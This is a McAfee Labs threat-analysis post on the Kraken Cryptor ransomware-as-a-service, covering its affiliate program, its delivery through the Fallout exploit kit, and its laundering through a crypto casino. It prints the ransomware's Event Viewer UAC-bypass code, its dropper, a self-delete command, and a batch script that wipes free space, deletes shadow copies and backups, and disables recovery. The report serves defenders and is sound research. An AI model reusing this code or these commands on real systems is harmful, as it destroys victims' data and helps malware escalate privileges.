


Fallout Exploit Kit Releases the Kraken Ransomware on Its Victims

securingtomorrow.mcafee.com/mcafee-labs/fallout-exploit-kit-releases-the-kraken-ransomware-on-its-victims/

October 30, 2018



Alexandr Solad and Daniel Hatheway of [Recorded Future](#) are coauthors of this post. Read [Recorded Future's version of this analysis](#).


Rising from the deep, Kraken Cryptor ransomware has had a notable development path in recent months. The first signs of Kraken came in mid-August on a popular underground forum. In mid-September it [was reported](#) that the malware developer had placed the ransomware, masquerading as a security solution, on the website SuperAntiSpyware, infecting systems that tried to download a legitimate version of the antispyware software.


Kraken's presence became more apparent at the end of September, when the security researcher [nao_sec](#) discovered that the Fallout Exploit Kit, known for delivering [GandCrab ransomware](#), also started to deliver Kraken.

The McAfee Advanced Threat Research team, working with the Insikt group from Recorded Future, found evidence of the Kraken authors asking the Fallout team to be added to the Exploit Kit. With this partnership, Kraken now has an additional malware delivery method for its criminal customers.

We also found that the user associated with Kraken ransomware, ThisWasKraken, has a paid account. Paid accounts are not uncommon on underground forums, but usually malware developers who offer services such as ransomware are highly trusted members and are vetted by other high-level forum members. Members with paid accounts are generally distrusted by the community.


► **Fallout Exploit Bundle**

ThisWasKraken  09/27/2018 2:51 PM



we want to join your service. How can we contact you?

<https://forum.exploit.in/index.php?showtopic=144696>

byte


Group: Paid registration
Messages: 24
Registration: 08/12/2018
User No: 88 684
Activity: virology

Reputation: none
(0%)

Kraken Cryptor's developers asking to join the Fallout Exploit Kit.



KRAKEN
RANSOMWARE
AS SERVICE



THISWASKRAKEN@EXPLOIT.IM

Kraken Cryptor announcement.

The ransomware was announced, in Russian, with the following features:

- Encoded in C# (.NET 3.5)
- Small stub size ~85KB
- Fully autonomous
- Collects system information as an encrypted message for reference
- File size limit for encryption
- Encryption speed faster than ever
- Uses a hybrid combination of encryption algorithms (AES, RC4, Salsa20) for secure and fast encryption with a unique key for each file
- Enables the use of a network resource and adds an expansion bypass mode for encrypting all files on non-OS disks
- Is impossible to recover data using a recovery center or tools without payment
- Added antidebug, antiforensic methods

Kraken works with an affiliate program, as do ransomware families such as GandCrab. This business scheme is often referred to a Ransomware-as-a-Service (RaaS).

Affiliates are given a new build of Kraken every 15 days to keep the payload fully undetectable from antimalware products. According to ThisWasKraken, when a victim asks for a free decryption test, the affiliate member should send one of the victim's files with its associated unique key to the Kraken Cryptor ransomware support service. The service will decrypt the file and resend it to the affiliate member to forward the victim. After the victim pays the full ransom, the affiliate member sends a percentage of the received payment to the RaaS developers to get a decryptor key, which is forwarded to the victim. This system ensures the affiliate pays a percentage to the affiliate program and does not simply pocket the full amount. The cut for the developers offers them a relatively safe way of making a profit without exposing themselves to the risk of spreading ransomware.


We have observed that the profit percentage for the developers has decreased from 25% in Version 1 to 20% in Version 2. The developers might have done this to attract more affiliates. To enter the program, potential affiliates must complete a form and pay \$50 to be accepted.

In the Kraken forum post it states that the ransomware cannot be used in the following countries:

- Armenia
- Azerbaijan
- Belarus
- Estonia
- Georgia
- Iran

- Kazakhstan
- Kyrgyzstan
- Latvia
- Lithuania
- Moldova
- Russia
- Tajikistan
- Turkmenistan
- Ukraine
- Uzbekistan

On October 21, Kraken’s authors released Version 2 of the affiliate program, reflecting the ransomware’s popularity and a fresh release. At the same time, the authors published a map showing the distribution of their victims:



Note that some of the countries on the developers’ exclusion list have infections.

Video promotions


The first public release of Kraken Cryptor was Version 1.2; the latest is Version 2.07. To promote the ransomware, the authors created a video showing its capabilities to potential customers. We analyzed the metadata of the video and believe the authors created it along with the first version, released in August.

```

File Name           : Demo.mp4
Directory           : .
File Size           : 2.6 MB
File Modification Date/Time : 2018:08:16 16:41:35+02:00
File Access Date/Time   : 2018:10:06 18:01:58+02:00
File Inode Change Date/Time : 2018:10:06 18:00:35+02:00
File Permissions     : rw-r--r--
File Type           : MP4
File Type Extension  : mp4
MIME Type           : video/mp4
Major Brand          : MP4 v2 [ISO 14496-14]
Minor Version        : 0.0.0

```

In the video, the authors show how fast Kraken can encrypt data on the system:



Kraken ransomware in action.

Actor indications


The Advanced Threat Research team and Recorded Future’s Insikt group analyzed all the forum messages posted by ThisWasKraken. Based on the Russian language used in the posts, we believe ThisWasKraken is neither a native Russian nor English speaker. To make forum posts in Russian, the actor likely uses an automated translation service, suggested by the awkward phrasing indicative of such a service. In contrast, the actor is noticeably more proficient in English, though they make mistakes consistently in both sentence structure and spelling. English spelling errors are also noticeable in the ransom note.

ThisWasKraken is likely part of a team that is not directly involved in the development of the ransomware. The actor's role is customer facing, through the Jabber account `thiswaskraken@exploit[.]im`. Communications with ThisWasKraken show that the actor refers all technical issues to the product support team at `teamxsupport@protonmail[.]com`.

Payments

Bitcoin is the only currency the affiliate program uses. Insikt Group identified several wallets associated with the operation. Kraken's developers appear to have chosen BitcoinPenguin, an online gambling site as the primary money laundering conduit. It is very uncommon for criminal actors, and specifically ransomware operators, to bypass traditional cryptocurrency exchangers when laundering stolen funds. One of the decisive factors for the unusual choice was likely BitcoinPenguin's lack of requiring identity verification by its members, allowing anyone to maintain an anonymous cryptocurrency wallet.

Although in response to regulatory demands cryptocurrency exchangers continue to stiffen their registration rules, online crypto casinos do not have to follow the same know-your-customer guidelines, providing a convenient loophole for all kinds of money launderers.




Bitcoin transactions associated with Kraken analyzed with the Crystal blockchain tool. The parent Bitcoin wallet is `3MsZjBte81dvSukeNHjmEGxKSv6YWZpphH`.

Kraken Cryptor at work

The ransomware encrypts data on the disk very quickly and uses external tools, such as SDelete from the Sysinternals suite, to wipe files and make file recovery harder.

KRAKEN V1.6 Overview



The Kraken Cryptor infection scheme.

The ransomware has implemented a user account control (UAC) bypass using the Windows Event Viewer. This bypass technique is used by other malware families and is quite effective for executing malware.

```
.method public static hidebysig bool UAC(string executablePath)
{
    .maxstack 3
    .locals init (bool V0)
    .try {
        ldsfld class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.Registry::CurrentUser
        ldstr aSoftwareClasse // "SOFTWARE\\Classes\\mscfile\\shell\\open"...
        callvirt instance class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.RegistryKey::CreateSubKey(string)
        ldstr asc_1000 // ""
        ldarg.0
        callvirt instance void [mscorlib]Microsoft.Win32.RegistryKey::SetValue(string, object)
        ldsfld class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.Registry::CurrentUser
        ldstr aSoftwareMicros // "SOFTWARE\\Microsoft\\Windows\\CurrentVe..."
        callvirt instance class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.RegistryKey::CreateSubKey(string)
        ldstr aPayload // "Payload"
        ldarg.0
        callvirt instance void [mscorlib]Microsoft.Win32.RegistryKey::SetValue(string, object)
        ldstr aEventvwrExe // "eventvwr.exe"
        call class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(string)
        pop
        ldc.i4.1
        stloc.0
        leave.s loc_A8
    }
}
```


The technique is well explained in an [article by blogger enigma0x3](#).

We analyzed an early subset of Kraken ransomware samples and determined they were still in the testing phase, adding and removing options. The ransomware has implemented a “protection” to delete itself during the infection phase:

```
“C:\Windows\System32\cmd.exe” /C ping 127.0.0.1 -n 3 > NUL&&del /Q /F /S  
“C:\Users\Administrator\AppData\Local\Temp\krakentemp0000.exe”
```

This step is to prevent researchers and endpoint protections from catching the file on an infected machine.

Kraken encrypts user files with a random name and drops the ransom note demanding the victim to pay to recover them. McAfee recommends not paying ransoms because doing so contributes to the development of more ransomware families.



Kraken's ransom note.

Each file extension is different; this technique is often used by specific ransomware families to bypass endpoint protection systems.

Kraken delivered by the exploit kit bypasses the UAC using Event Viewer, drops a file on the system, and executes it through the UAC bypass method.

```

6  using UAC.Properties;
7
8  namespace UAC
9  {
10     // Token: 0x02000002 RID: 2
11     internal static class Program
12     {
13         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
14         [STAThread]
15         private static void Main()
16         {
17             string text = Path.GetTempPath();
18             text = Path.Combine(text, "krakentemp0000.exe");
19             File.WriteAllBytes(text, Resources.Update);
20             Thread.Sleep(3000);
21             if (File.Exists(text) && !Program.UAC(text))
22             {
23                 Process.Start(text);
24             }
25         }
26     }
27 }

```

The binary delivered by the exploit kit.

The authors of the binary forgot during the compilation of the first versions to delete the PDB reference, revealing that the file has a relationship with Kraken Cryptor:

```
[0x00419e76]> iI
arch      x86
baddr     0x400000
binsz     100864
bintype   pe
bits      32
canary    false
retguard  false
sanitiz   false
class     PE32
cmp.csum  0x00023b2e
compiled  Thu Oct  4 11:22:18 2018
crypto    false
dbg_file  C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb
endian    little
havecode  true
hdr.csum  0x00000000
guid      D8BEDDEE7D7F43E3BC78871E9447795B1
```

The early versions contained the following path:

C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb.

Later versions dropped the PDB path together with the Kraken loader.

Using SysInternals tools

One unique feature of this ransomware family is the use of SDelete. Kraken uses a .bat file to perform certain operations, making file recovery much more challenging:

```

:: [Version 1.6]

REM [Echo OFF]
@echo off

REM [Microsoft Sysinternals Eula Accepted]
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete"
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete" /v EulaAccepted /t REG_DWORD /d 1 /f

REM [Wipe Drives Free Space]
cmd.exe /c C:\ProgramData\sdelete.exe -c -z C:
cmd.exe /c C:\ProgramData\sdelete.exe -z D:
cmd.exe /c C:\ProgramData\sdelete.exe -z E:

REM [Start SYSTEM Shutdown Timer]
shutdown /S /F /T 300 /C "Unexpected shutdown due to maintenance break."

REM [Disable Safe Boot]
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures

REM [Delete Backups]
wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
wmic SHADOWCOPY DELETE
vssadmin delete shadows /All

REM [Delete Temp Files]
del C:\ProgramData\sdelete.exe
del C:\ProgramData\release.bat

```

Kraken downloads SDelete from the Sysinternals website, adds the registry key accepting the EULA to avoid the pop-up, and executes it with the following arguments:

```
sdelete.exe -c -z C
```

The SDelete batch file makes file recovery much harder by overwriting all free space on the drive with zeros, deleting the Volume Shadow Copies, disabling the recovery reboot option and finally rebooting the system after 300 seconds.

Netguid comparison

The earlier versions of Kraken were delivered by a loader before it moved to a direct execution method. The loader we examined contained a specific netguid. With this, we found additional samples of the Kraken loader on VirusTotal:

```

seifreed@iMac:~/Downloads/kraken$ vt -si 'netguid:"57de2df3-b7f9-401e-acdd-5aed85db8b9e"'
[+] Matched hash(es):
    564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd
    53a28d3d29e655deca6702c98e71a9bd52a5a6de05524234ab362d27bd71a543
seifreed@iMac:~/Downloads/kraken$

```

Not only the loader had a specific netguid but the compiled versions of Kraken also shared a netguid, making it possible to continue hunting samples:


```

seifreed@iMac:~$ vt -si 'netguid:"678010ac-1528-4ee8-842c-f8f52b2e65b0"'
[+] Matched hash(es):
    047de76c965b9cf4a8671185d889438e4b6150326802e87470d20a3390aad304
    469f89209d7d8cc0188654e3734fba13766b6d9723028b4d9a8523100642a28a
    cae152c9d91c26c1b052c82642670dfb343ce00004fe0ca5d9ebb4560c64703b
    7e0ee0e707db426eaf25bd0924631db969bb03dd9b13addfbfcc33311a3b9aa7
    a33dab6d7adb83691bd14c88d7ef47fa0e5417fec691c874e5dd3918f7629215
    61396539d9392ae08b2c9836dd19a58efb541cf0381ea6fef28637aae63084ed
    f95e74edc7ca3f09b582a7734ad7a547faeb0ccc9a3370ec58b9a27a1a6fd4a7
    d316611df4b9b68d71a04ca517dbd94615a77a87f7a8c270d100ef9729a4e122
    2b2607c435b76bca395e4ef4e2a1cae13fe0f56cabfc54ee3327a402c4ee6d6f
    fea3023f06d0903a05096f1c9fc7113bea50b9923a3c024a14120337531180cd
    7260452e6bd05725074ba92b9dc8734aec12bbf4bbaacd43eea9c8bbe591be27
seifreed@iMac:~$

```

Comparing versions

Kraken uses a configuration file in every version to set the variables for the ransomware. This file is easily extracted for additional analysis.

```

0x10202 74 69 60 65 52 65 73 6f 75 72 63 65 53 65 74 02 00 00 00 01 00 00 00 00 00 50 41 44 50 41 44 50 15 DC 6A 7C 00 00 00 00 C9 00 00 00 08 64 00 61 00 74 00 61
0x10308 00 00 00 00 00 20 21 4A 00 00 70 00 0A 20 20 20 22 70 72 6F 6A 65 63 74 22 3A 78 00 0A 20 20 20 20 20 20 22 6E 61 6D 65 22 3A 22 48 72 61 68 65 6E 20 43 72 79 70
0x1033E 74 6F 72 22 2C 00 0A 20 20 20 20 22 76 65 72 73 69 6F 6E 22 3A 31 2E 36 2C 00 0A 20 20 20 20 22 63 6F 6D 60 65 6E 74 22 3A 22 22 00 0A 20 20 20 20 2C
0x10374 00 0A 20 20 22 6D 6F 64 75 6C 65 22 3A 78 00 0A 20 20 20 20 22 61 6E 74 69 5F 66 6F 72 65 6E 73 69 63 22 3A 66 61 6C 73 65 2C 00 0A 20 20 20 20 22
